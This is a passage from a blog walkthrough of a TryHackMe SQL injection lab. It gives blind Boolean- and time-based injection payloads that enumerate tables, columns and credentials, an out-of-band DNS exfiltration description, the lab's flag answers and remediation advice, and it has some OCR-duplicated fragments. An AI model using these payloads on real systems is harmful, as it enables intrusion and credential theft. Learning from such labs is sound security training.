```
{"taken":false}
```

This query looks for results in the **information_schema** database in the **tables** table where the database name matches **sqli_three**, and the table name begins with the letter a. As the above query results in a **false** response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

You'll finally end up discovering a table in the sqli_three database named users, which you can be confirmed by running the following username payload:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE
table_schema = 'sqli_three' and table_name='users';--
```




```
!3' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
```

```
{"taken":true}
```

Finally, we must enumerate the column names in the users database in order to correctly search for login credentials. We can now query the information schema database for column names using the information we've already gathered. We search the columns table using the payload below, where the database is sqli three, the table name is users, and the column name begins with the letter a.


```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME
like 'a%';
```


ation_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';

```
{"taken":false}
```

Again you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name, so you don't keep discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).


```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME
like 'a%' and COLUMN_NAME !='id';
```


WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';

```
{"taken":false}
```

Repeating this process three times will enable you to discover the columns id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username which you can use the payload below:


```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```


https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from users where username like 'a%

```
{"taken":true}
```

Which, once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

Cycling through all the characters, you'll discover the password is 3845.


Level Four

Time Based Blind SQLi

THM{SQL_INJECTION_1093}

Answer: THM{SQL_INJECTION_1093}

Task 8 Blind SQLi - Time Based


Time-Based — It is fairly similar to the previous Boolean-based method in that the identical requests are sent, but there is no visual indication of whether your queries are correct or incorrect this time.

Instead, the time it takes to **execute the query is your indicator of a correct query**. This **time delay is generated by using built-in techniques like SLEEP(x) in conjunction with the UNION statement.**

The SLEEP() method is only called after a successful **UNION SELECT statement.**

As an example, while attempting to get the number of columns in a table, you might use the query:

```
admin123' UNION SELECT SLEEP(5); –
```



https://website.thm/analytics?referrer=tryhackme.com admin123' UNION SELECT SLEEP(5);--

OK

Request Time: 0.003

If there was **no pause in the response time**, we know the query was unsuccessful, therefore we add another column, as we did in prior tasks:

```
admin123' UNION SELECT SLEEP(5);--
```


https://website.thm/analytics?referrer=tryhackme.com admin123' UNION SELECT SLEEP(5),2;--

OK

Request Time: 5.002

This payload should have created a **5-second time delay**, confirming that the UNION statement was successfully executed and that there are two columns.

Repeat the enumeration process from the **Boolean-based SQL Injection** by inserting the **SLEEP() method** inside the **UNION SELECT query**.


If you're having trouble locating the table name, the query following should help:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like
'u%';--
```

[Question 8.1] What is the final flag after completing level four?

Hint: 496x

- guess the last digit


Training Complete


THM{SQL_INJECTION_MASTER}

Answer: THM{SQL_INJECTION_MASTER}

Out-of-Band SQL Injection — It isn't as frequent because it is **dependent on either specific database server functionality** being enabled or the web application's **business logic**, which performs some kind of external network call based on the results of a SQL query.

```
It is distinguished by having two distinct communication channels.
1) to begin the attack
2) to compile the findings
```

The attack channel, for example, could be a web request, while the data collection channel could be monitoring HTTP/DNS requests made to a service you manage.



1) An **attacker makes a request to a website** vulnerable to **SQL Injection** with an injection payload.

2) The Website makes an **SQL query** to the database which also **passes the hacker's payload.**

3) The **payload contains a request which forces an HTTP request back to the hacker's machine** containing data from the database.

[Question 9.1] Name a protocol beginning with D that can be used to exfiltrate data from a database.

Answer: DNS

Task 10 Remediation

As destructive as SQL Injection vulnerabilities are, developers may defend their web applications from them by following the **guidelines** below:

Prepared Statements (With Parameterized Queries):

- The SQL query is the first item a developer writes in a prepared query, followed by any user inputs as parameters.
- Preparing statements guarantees that the SQL code structure remains constant and that the database can distinguish between the query and the data.
- As an added bonus, it makes your code look much cleaner and easier to read.

Input Validation:

- Input validation can help to protect what is entered into a SQL query.
- An allow list can be used to limit input to only specific strings, or a string replacement technique in the programming language can be used to filter the characters you want to allow or disallow.

Escaping User Input:

- Allowing user input including characters like **' " $ \** can cause SQL Queries to malfunction or, even worse, expose them up to injection attempts, as we've seen.
- Escaping user input is the process of appending a **backslash ()** to certain characters, causing them to be parsed as a standard string rather than a special character.

[Question 10.1] Name a method of protecting yourself from an SQL Injection exploit.

Answer: Prepared Statements

CONCLUSION

As entertaining as it appears, it reveals a lot about the potential weakness that an adversary could try to exploit by employing SQL Injection to retrieve potentially dangerous information.

Indeed, the "remediation" provided by TryHackMe would be a helpful guideline to avoid being "attacked," but there will never be a failsafe method, thus due caution is still required.

Cheers! ◡̈


Tryhackme Pentesting Sql Sql Injection Vulnerability

Follow

Written by Aircon

432 Followers

More from Aircon




Aircon

Nmap Live Host Discovery | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/nmap01

18 min read · May 24, 2022

41 2




Aircon

Active Reconnaissance | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/activerecon

12 min read · May 21, 2022

20 1



Aircon

Nmap Basic Port Scans | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/nmap02

12 min read · May 25, 2022

15

```
ml/songs"
e"])) {
itle"];
$title /var/www/html/songtitle.txt";
ommand);
) {
>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
>The requested song</p><p> $title does </p><b>exist!</b>";
```

Aircon

Command Injection | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/oscommandinjection

8 min read · May 13, 2022

16 1

See all from Aircon

Recommended from Medium


Md.Maruf Ahmed

TryHackMe Burp Suite: Repeater-Walkthrough

Hi! In this article I will focus on the Repeater module of Burp Suite, an extremely powerful tool to master on your penetration tester...

13 min read · Oct 28, 2023

6



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://10-10-98-200.p.thmlabs.com

✓ Update Host header to match target

```
POST /support/login/ HTTP/1.1
Host: 10-10-98-200.p.thmlabs.com
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://10-10-98-200.p.thmlabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://10-10-98-200.p.thmlabs.com/support/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=$pentester$&password=$Expl01t3d$
```

Ayan Mukherjee


TryHackMe: Burp Suite: Intruder

Intruder is an important part of Burp Suite. But in general, except just to do a simple recursive requests, Intruder can be made much...

8 min read · Nov 6, 2023


21

Lists



ChatGPT

21 stories · 592 saves




Best of The Writing Cooperative

67 stories · 278 saves


Natural Language Processing

1396 stories · 898 saves



Staff Picks

629 stories · 918 saves



Hammaad M

TryHackMe, DNS In Detail

Learn how DNS works and how it helps you access internet services...

5 min read · Dec 7, 2023

ShadowGirl in CyberLand

TryHackMe — Burp Suite: Other Modules

16 min read · Mar 18, 2024

64

Sudarshan Patel

Tryhackme | OWASP Top 10-2021 | II—Injection

Greetings, everyone! I trust you're all well. Today marks the third day of our exploration into the OWASP Top 10 for 2021. Our focus for...

6 min read · Dec 28, 2023

Rakib

Learn SQL injection with this tryhackme lab [Walkthrough]

In this Lab, we are going to learn about one of the oldest vulnerabilities, which is known as SQLi (Structured Query Language Injection)...

11 min read · Nov 5, 2023

3

See more recommendations